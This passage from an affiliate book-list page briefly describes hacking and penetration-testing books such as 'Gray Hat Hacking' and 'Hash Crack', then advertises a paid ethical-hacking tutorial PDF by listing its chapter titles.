
The Basics of Hacking and Penetration Testing is written by Patrick Engebretson. It serves as an introduction to the steps needed to complete a penetration test to perform an ethical hack from start to end.

The book teaches students how they can utilize and interpret the hacking tools required to complete a penetration test. Every chapter in this book contains examples and exercises that are designed to teach learners how to interpret results and utilize those results.

[Check Latest Price and User Reviews on Amazon](#)

---

## 6) Computer Hacking Beginners Guide



Computer Hacking Beginners Guide teaches you how to protect yourself from the most common hacking attacks by knowing how hacking works! You should stay ahead of any criminal hacker to learn these techniques you can read this book.


This book covers methods and tools that are used by both criminal and ethical hackers. All the topics you will find here will show you how information

security can be compromised and how you can find cyber attacks in a system. Which you are trying to protect.

[Check Latest Price and User Reviews on Amazon](#)

---

## 7) Hackers & Painters: Big Ideas From The Computer Age



Hackers & Painters: Big Ideas is a book written by Paul Graham. This hacking book will have a powerful impact on how we think, how we work, how we develop technology, and how we live.


The book includes topics like the importance of software design, how to make wealth, programming language renaissance, digital design, internet startups, etc.

This book includes the importance of beauty in software design, how to make wealth, the programming language renaissance, the open-source movement, digital design, etc.

[Check Latest Price and User Reviews on Amazon](#)

---

## 8) Advanced Penetration Testing: Hacking the World's Most Secure Networks



Advanced Penetration Testing: Hacking the World's Most Secure Networks takes hacking far beyond Kali Linux and Metasploit.


The book allows you to integrate social engineering, programming, and vulnerability exploits. The book offers a multidisciplinary approach for targeting and compromising high-security environments.

It also contains the crucial techniques that provide a more accurate picture of your system's defense. Custom coding examples using VBA, C, Java, JavaScript, etc.

[\*\*Check Latest Price and User Reviews on Amazon\*\*](#)

---

## 9) Hacking: Computer Hacking, Security Testing, Penetration Testing, and Basic Security




Hacking: Computer Hacking, Security Testing is a book written by Gary Hall. This book goes all the way from the basic concept principles to the intricate techniques methods. It is written, which suits both beginners and advanced learning.

This ethical hacking book uses a language that beginners can understand, without leaving out the intricate details required for computer hacking. This book is an ideal reference book to know how to hack and how to protect your devices.

[Check Latest Price and User Reviews on Amazon](#)

---

## 10) The Hardware Hacker: Adventures in Making and Breaking Hardware



The Hardware Hacker is a book written by Andre Huang. The author shares his experiences in manufacturing and open hardware. It allows you were creating an illuminating and compelling career retrospective.


This collection of personal essays and interviews covers topics related to reverse engineering to a comparison of intellectual property. It includes practices between, and society into the tapestry of open hardware.

This book is highly detailed passages on manufacturing and comprehensive. You can take on the issues related to open-source hardware.

[Check Latest Price and User Reviews on Amazon](#)

---

## 11) BackTrack 5 Wireless Penetration Testing Beginner's Guide




BackTrack 5 Wireless Penetration Testing Beginner's Guide is a book by Packt's publishers. With the help book, you will grasp the concepts and understand the techniques to perform wireless attacks in your lab.

In this ethical, every new attack is described. The book gives this information in the form of a lab exercise with rich illustrations of all the steps associated. You will practically implement various attacks in your organization.

[Check Latest Price and User Reviews on Amazon](#)

---

## 12) Hacking: The Underground Guide to Computer Hacking




Hacking: The Underground Guide to Computer Hacking is a book written by Abraham K White. This book offers the best tools for Hacking and points out ways to protect your systems. The book provides instructions with command prompts.

The book covers topics like Hacking into Wireless Networks, Ethical Hacking, Cracking Encryption. You will also learn about other Wireless Hacking Resources and various other subjects related to Hacking.

[Check Latest Price and User Reviews on Amazon](#)

---

## 13) Hacking the Hacker: Learn From the Experts Who Take Down Hackers




Hacking the Hacker book is written by Roger A. Grimes. It takes you inside the world of cybersecurity. It shows you what goes on behind the scenes and introduces you to the men and women on the front lines.

The book contains information from the world's top white hat hackers, security researchers, writers, and leaders. This book introducing the people and practices that help keep our world secure.

[Check Latest Price and User Reviews on Amazon](#)

---

14) Gray Hat Hacking: The Ethical Hacker's Handbook




Gray Hat hacking the book featuring 13 new chapters. This book helps you to fortify your network and avert digital and catastrophe with proven methods from a team of security experts.

You will also learn the latest ethical hacking skills and tactics. It also offers field-tested remedies, case studies, etc. This book helps explains how hackers gain access and overtake different network devices.

[Check Latest Price and User Reviews on Amazon](#)

---

15) Hash Crack: Password Cracking Manual




The Hash Crack: Password Cracking Manual is written by Joshua Picolet. It is an expanded reference book for password recovery (cracking) methods, tools, and analysis techniques.

A compilation of basic and advanced methods to penetration testers and network security professionals. It helps you to evaluate the network security of their organization. The Hash Crack manual book contains syntax and examples.

[Check Latest Price and User Reviews on Amazon](#)

---

## 16) Mastering Hacking (The Art of Information Gathering & Scanning)



Mastering hacking is a book written by Harsh Bothra. By using this book, you would be able to learn about the modern Penetration Testing Framework.

It also teaches techniques, discovering all types of vulnerabilities, patching, and more. This book aims to provide the best practices and methodology in

the simplified approach. It would help both the technical and non-technical readers.

[Check Latest Price and User Reviews on Amazon](#)

## Ethical Hacking PDF: Download Free Tutorial Course

[Look inside↓](#)



**\$20.20 \$9.99 for today**

4.5 (112 ratings)

### Key Highlights of Ethical Hacking Tutorial PDF:

- 204+ pages in this Ethical Hacking PDF
- This Hacking PDF Designed for beginners
- Ethical hacking course PDF is design with Beautifully annotated screenshots

- You will get lifetime download access of this Ethical Hacking PDF

**Buy Now \$9.99**

Buy Now ? 699



An Ethical Hacker exposes vulnerabilities in software to help business owners fix those security holes before a malicious hacker discovers them. In this ethical hacker eBook, you learn all about Ethical hacking with loads of **live hacking examples** to make the subject matter clear.

## Inside this Ethical Hacking Tutorial PDF

### *Section 1- Introduction*

1. What is Hacking? Introduction & Types ([First Chapter](#) FREE)
2. Potential Security Threats To Your Computer Systems
3. Skills Required to Become a Ethical Hacker

### *Section 2- Advanced Stuff of Hacking PDF Tutorial*

1. What is Social Engineering? Attacks, Techniques & Prevention
2. Cryptography Tutorial: Cryptanalysis, RC4, CrypTool
3. How to Crack a Password
4. Worm, Virus & Trojan Horse: Ethical Hacking Tutorial
5. Learn ARP Poisoning with Examples
6. Wireshark Tutorial: Network & Passwords Sniffer
7. How to Hack WiFi (Wireless) Network
8. DoS (Denial of Service) Attack Tutorial: Ping of Death, DDOS
9. How to Hack a Web Server
10. How to Hack a Website: Online Example
11. SQL Injection Tutorial: Learn with Example
12. Hacking Linux OS: Complete Tutorial with Ubuntu Example
13. CISSP Certification Guide: What is, Prerequisites, Cost, CISSP Salary
14. 10 Most Common Web Security Vulnerabilities
15. Kali Linux Tutorial: What is, Install, Utilize Metasploit and Nmap

**Buy Now \$9.99**

Buy Now ? 699



## FAQ

### ? Do you provide Hardcopy of the book?

No. Books are digitally provided in PDF format

### ⌚ Do you accept Cash Payment?

No. But there are plenty of payment options.

### ⚡ I cannot pay via the listed payment options

For any alternative payment option, get in touch with us [here](#)

